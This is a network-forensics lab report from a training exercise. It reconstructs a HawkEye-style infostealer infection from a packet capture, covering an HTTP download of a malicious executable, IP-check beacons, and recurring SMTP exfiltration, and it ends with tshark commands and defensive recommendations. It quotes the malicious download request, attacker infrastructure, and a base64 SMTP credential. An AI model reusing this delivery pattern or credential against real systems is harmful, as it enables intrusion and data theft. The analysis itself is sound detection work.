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HAWKEYE LAB

Red Team Report

Network Forensics&IncidentDocumentation

Project

HAWKEYE

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Red Team Report

Cover Information

Field	Detail
Project	HawkEye Lab Analysis
Author	Mohan Singh Parmar
Version	1.0
Date	2026-07-04
Classification	Internal / Portfolio Use
Source Evidence	<code>stealer.pcap</code> (4,003 packets, ~63m 41s capture window, 2019-04-10 20:37:07 – 21:40:48 UTC)

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Executive Summary

This report documents the offensive activity reconstructed from network capture `stealer.pcap`, gathered during the HawkEye Lab exercise. The capture shows an end-user workstation (`Beijing-5cd1-PC`, `10.4.10.132`) inside the `pizzajukebox.com` Active Directory domain being infected with a Windows executable retrieved from an external HTTP server, followed by periodic outbound connectivity checks and recurring SMTP sessions consistent with credential/data exfiltration. No lateral movement, privilege escalation, or additional host compromise was observed in this capture; the traffic reflects a single-host commodity information-stealer infection chain rather than a multi-stage red team engagement.

The findings below are structured using standard red team / attacker kill-chain phases so the exercise can be used for internal training on how such traffic appears on the wire, and to drive detection-engineering work described in the companion Blue Team and Purple Team reports.

Objective

- Reconstruct, from network traffic alone, the actions an attacker (or attacker-controlled malware) took against the victim host.
- Identify the delivery mechanism, dropped artifact, and post-infection network behavior.
- Provide a factual, evidence-based attacker narrative that Blue Team detection engineering and Purple Team validation can be built against.

Note: This is a passive network-forensics reconstruction, not a live-fire red team engagement. Where a standard red team report section (e.g., Privilege Escalation, Persistence) has no corresponding evidence in the capture, this is stated explicitly rather than assumed.

Scope

Target

Item	Value
Victim host	Beijing-5cd1-PC / 10.4.10.132
Domain	pizzajukebox.com
Domain Controller	PizzaJukebox-DC / 10.4.10.4
Capture file	stealer.pcap (SHA256: 22106927c11836d29078dfbec20be9d6b61b1f3f47f95c758acc47a1fb424e51)

Assumptions

- The capture represents a single infected endpoint on a small Windows Active Directory network.
- All external IP addresses observed are treated as attacker/malicious infrastructure unless clearly identifiable as legitimate (e.g., [update.googleapis.com](#), [dns.msftncsi.com](#)).
- Traffic outside this pcap (endpoint telemetry, disk forensics, memory capture) was not available for this analysis; conclusions are limited to what is observable on the wire.

Rules of Engagement

Replace this section with your actual HawkEye Lab rules of engagement (authorization scope, time window, permitted techniques, and points of contact), if this exercise was conducted as a live simulated engagement rather than a pcap-only review.

Lab Overview

HawkEye Lab is a network-forensics and detection-engineering exercise built around a single packet capture of a real-world information-stealer infection against a Windows domain-joined workstation. The lab is designed to let a learner:

1. Practice extracting attacker infrastructure and artifacts from raw pcap using [tshark](#)/Wireshark.
2. Map observed behavior to a kill-chain / MITRE ATT&CK model.
3. Build detection content (SIEM/IDS rules) against the reconstructed behavior.

Unlike a conventional red-team lab with attacker and defender infrastructure running side by side, HawkEye Lab works backward from a single artifact (the pcap) to reconstruct what “the red team” (in this case, the malware author/operator) did.

Attack Methodology

Reconnaissance

Passive Recon

No evidence of external passive reconnaissance (e.g., WHOIS lookups, OSINT scraping) against the target organization is visible in this capture, since passive recon typically does not touch the target network.

Active Recon

Once resident on the host, the malware performed low-noise, repeated self-reconnaissance rather than reconnaissance of the wider network:

- Approximately every 10 minutes, the infected host issued an HTTP **GET /** request to `bot.whatismyipaddress.com (66.171.248.178)`. This is a common malware technique used to fingerprint the victim's public/external IP address and confirm outbound internet connectivity — effectively “check-in” recon rather than network scanning.
- No port scans, ARP sweeps, or SMB enumeration of *other* hosts on the `10.4.10.0/24` segment were observed. The only SMB/LDAP traffic present is normal Kerberos-authenticated communication between the victim host and its own Domain Controller.

Enumeration

- **Ports:** No inbound listener or reverse-shell port was observed being opened on the victim host. Outbound connections were made to TCP/80 (HTTP delivery and C2 check-in) and TCP/25 (SMTP exfiltration).
- **Services:** Standard Windows domain services (Kerberos/TCP 88, LDAP/TCP 389, SMB/TCP 445) were used for legitimate domain authentication and were not abused for enumeration in this capture.
- **Users:** The domain account context used for the workstation's own Kerberos exchanges is `beijing-5cd1-pc$` (the computer account). Credentials used in the SMTP **AUTH LOGIN** exchange decode to `sales.del@macwinlogistics.in`.
- **Technologies:** Windows Server / Active Directory environment (domain `pizzajukebox.com`), consistent with a typical corporate Windows estate.
- **Directories:** No directory brute-forcing (web or SMB share enumeration) was observed.

Vulnerability Assessment

No vulnerability scanning traffic (e.g., automated scanner signatures, exploit probes) is present in this capture. The infection vector observed is a user-initiated or script-initiated download of an executable over plain HTTP, not exploitation of a specific software vulnerability.

Exploitation


The “exploitation” phase in this capture consists of a direct file download and (inferred) execution of a malicious binary:

```
GET /proforma/tkraw_Protected99.exe HTTP/1.1
Host: proforma-invoices.com
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2;
.NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C;
.NET4.0E)
```

Key facts:

Attribute	Value
Delivery domain	proforma-invoices.com (resolved to 217.182.138.150)
File requested	/proforma/tkraw_Protected99.exe
File size	2,025,472 bytes
File type	PE32 executable (GUI), Intel 80386, 5 sections
MD5	71826ba081e303866ce2a2534491a2f7
SHA256	62099532750dad1054b127689680c38590033fa0bdfa4fb40c7b4dcb2607fb11

The filename theme (**proforma**, “**invoices**”) and the deliberately old/spoofed **MSIE 7.0** user-agent string are both consistent with a phishing-lure-driven, business-email-compromise-style delivery pattern commonly used by commodity information stealers, though the phishing email/lure itself is not present in this capture.



Privilege Escalation

No privilege escalation activity (token manipulation, UAC bypass, exploitation of a local vulnerability, scheduled task creation, service creation) is visible in this network capture. This does not rule out local privilege escalation on the host — it simply means the network layer alone does not evidence it. Endpoint/host forensics would be required to confirm or rule this out.

Persistence

No clear persistence mechanism (e.g., beaconing to a second-stage C2 with regular restart-survival intervals over multiple days, or observable DNS patterns consistent with a persistence check-in schedule) can be confirmed from ~63 minutes of capture. The repeated ~10-minute check-ins to `bot.whatismyipaddress.com` and the repeated SMTP exfiltration sessions do suggest the malware is running as a persistent, timer-driven process for at least the duration of the capture.

Post Exploitation

Observed post-exploitation/attacker-objective activity:

- **Data exfiltration via SMTP:** The infected host repeatedly connected to an external mail server at `23.229.162.69:25` and performed a full SMTP session (`EHLO` → `AUTH LOGIN` → `MAIL FROM` → `RCPT TO` → `DATA`) sending mail from and to `sales.del@macwinlogistics.in`. This “mail-to-self” pattern is a well-documented technique used by infostealer malware families (e.g., HawkEye-style keyloggers) to exfiltrate captured credentials, keystrokes, or screenshots to an attacker-controlled inbox using compromised or attacker-registered SMTP credentials.
- **Repeated exfiltration cadence:** This SMTP exfiltration sequence recurred at approximately 20:38, 20:48, 20:58, 21:08, 21:18, 21:28, and 21:38 (UTC) — a ~10-minute interval matching the IP-check beacon cadence, strongly suggesting a single scheduled task/timer in the malware driving both behaviors.
- **DNS pattern:** Each exfiltration cycle was preceded by a DNS lookup for `macwinlogistics.in`, matching the domain used in the SMTP credentials and envelope addresses.

Attack Timeline

Time (UTC)	Event
20:37:07	Capture begins; routine Kerberos/DC traffic between <code>10.4.10.132</code> and <code>10.4.10.4</code>
20:37:54	HTTP GET for <code>/proforma/tkraw_Protected99.exe</code> from <code>proforma-invoices.com</code> (<code>217.182.138.150</code>)—malicious binary delivered
20:38:15	First outbound <code>GET /</code> to <code>bot.whatismyipaddress.com</code> (IP/connectivity check)

Time (UTC)	Event
20:38:16	First SMTP exfiltration session to 23.229.162.69:25 (AUTHLOGIN as sales.del@macwinlogistics.in)
20:48:20 – 20:48:21	Second IP-check and SMTP exfiltration cycle
20:58:24 – 20:58:25	Third IP-check and SMTP exfiltration cycle
21:08:30	Fourth IP-check (bot.whatismyipaddress.com)
21:18:34	Fifth IP-check (bot.whatismyipaddress.com)
21:28:38 – 21:28:38	IP-check and SMTP exfiltration cycle
21:38:42 – 21:38:42	Final observed IP-check and SMTP exfiltration cycle in this capture
21:40:48	Capture ends

Tools Used

Tool	Purpose
Wireshark / tshark	Packet capture inspection, protocol dissection, object/file extraction
capinfos	Capture file metadata and hashing
sha256sum/ md5sum	Hashing extracted binary for threat-intel lookup
Base64 decoder	Decoding the SMTP AUTH LOGIN credential exchange

Replace this section with any additional attacker/operator tooling identified via sandbox detonation of the extracted binary, if performed as part of your HawkEye Lab work.

Commands Used

Representative `tshark` commands used to reconstruct this attack from the pcap:

```
# Capture summary
capinfos stealer.pcap

# Protocol breakdown
tshark -r stealer.pcap -q -z io,phs

# All HTTP requests
tshark -r stealer.pcap -Y http.request -T fields \
  -e frame.time -e ip.src -e ip.dst -e http.host \
  -e http.request.method -e http.request.uri -e http.user_agent

# Extract HTTP-delivered files (including the malicious .exe)
tshark -r stealer.pcap --export-objects http,./extracted

# All SMTP commands/parameters
tshark -r stealer.pcap -Y smtp -T fields \
  -e frame.time -e ip.src -e ip.dst -e smtp.req.command -e smtp.req.parameter

# Decode the base64 SMTP AUTH LOGIN credential
echo "c2FsZXMuZGVsQG1hY3dpbmxvZ2lzdGljcy5pbG==" | base64 -d
```

Findings

Finding	Severity	Description
Malicious executable delivered over unencrypted HTTP	High	A PE32 executable was downloaded over plaintext HTTP from <code>proforma-invoices.com</code> , with no TLS and a suspicious lure-style filename.
Data exfiltration over SMTP to external mailbox	Critical	Repeated automated SMTP sessions send data from the infected host to an external mailbox under attacker-registered credentials, consistent with credential/keylogger exfiltration.
	Medium	Regular, scripted <code>GET /</code> requests to <code>whatismyipaddress.com</code>

Finding	Severity	Description
Recurring “IP check” beacon to third-party service		indicate malware-driven environment fingerprinting, a strong host-compromise indicator.
Spoofed/outdated User-Agent string	Low–Medium	The HTTP download used a deliberately old MSIE 7.0 user-agent, inconsistent with the OS/browser fingerprint of a modern managed endpoint, and useful as a detection signature.
No lateral movement observed	Informational	All AD/SMB/LDAP traffic in the capture is consistent with normal domain-joined workstation behavior; no evidence of the infected host pivoting to other hosts.

Risk Assessment

The observed activity represents a **High** overall risk to the organization:

- **Confidentiality impact:** High — the SMTP exfiltration pattern indicates ongoing loss of sensitive data (likely credentials, keystrokes, or screen captures) to an external, attacker-controlled mailbox at regular intervals.
- **Integrity impact:** Low (within the scope of this capture) — no evidence of data or configuration tampering was observed.
- **Availability impact:** Low — no denial-of-service or destructive behavior was observed.
- **Likelihood of recurrence:** High if the delivery mechanism (phishing/lure download) and the C2 mail infrastructure remain unaddressed, since this class of malware is typically distributed at scale via mass phishing campaigns.

Recommendations

1. Block and sinkhole the identified attacker infrastructure: [proforma-invoices.com](#) / [217.182.138.150](#), [macwinlogistics.in](#), and mail server [23.229.162.69](#).

2. Add the file hashes (MD5 `71826ba081e303866ce2a2534491a2f7`, SHA256 `62099532750dad1054b127689680c38590033fa0bdfa4fb40c7b4dcb2607fb11`) to endpoint/AV and EDR blocklists.
 3. Enforce outbound SMTP restrictions from end-user workstations — legitimate mail should flow only through the organization's approved mail relay, not directly from endpoints to arbitrary external mail servers on TCP/25.
 4. Deploy HTTP/HTTPS proxy inspection and block executable downloads from uncategorized/newly registered domains.
 5. Isolate and reimage `Beijing-5cd1-PC`; rotate any credentials that may have been present in memory, browser stores, or clipboard on that host at the time of infection.
 6. Conduct host-based forensics (memory and disk) on the affected endpoint to confirm persistence mechanism and full scope of data accessed, since network capture alone cannot fully answer this.
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Lessons Learned

- A single pcap, properly dissected, can reconstruct a full delivery-to-exfiltration attacker narrative even without endpoint telemetry.
 - Recurring, fixed-interval beacon patterns (here, ~10 minutes) are a strong and relatively simple detection signal, even when the payload itself is encrypted or obfuscated.
 - Plaintext protocols (HTTP, SMTP) used by commodity malware remain highly visible on the wire — full-packet capture and SMTP/HTTP session logging are highly valuable, low-cost detection investments.
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Conclusion

The `stealer.pcap` capture documents a complete, low-sophistication information-stealer infection chain: delivery over HTTP, host/environment fingerprinting via a third-party IP-check service, and recurring SMTP-based exfiltration to an external, attacker-controlled mailbox. While no lateral movement or privilege escalation was observed, the confirmed data exfiltration pattern represents a serious confidentiality risk that should be treated as a priority incident. The Blue Team and Purple Team reports build directly on these findings to define detection content and long-term mitigations.

References

- Wireshark/ `tshark` documentation: <https://www.wireshark.org/docs/>

- MITRE ATT&CK Framework: <https://attack.mitre.org/>
- Replace this section with any additional HawkEye Lab reference material, threat-intel lookups on the extracted hash, or internal documentation used during this analysis.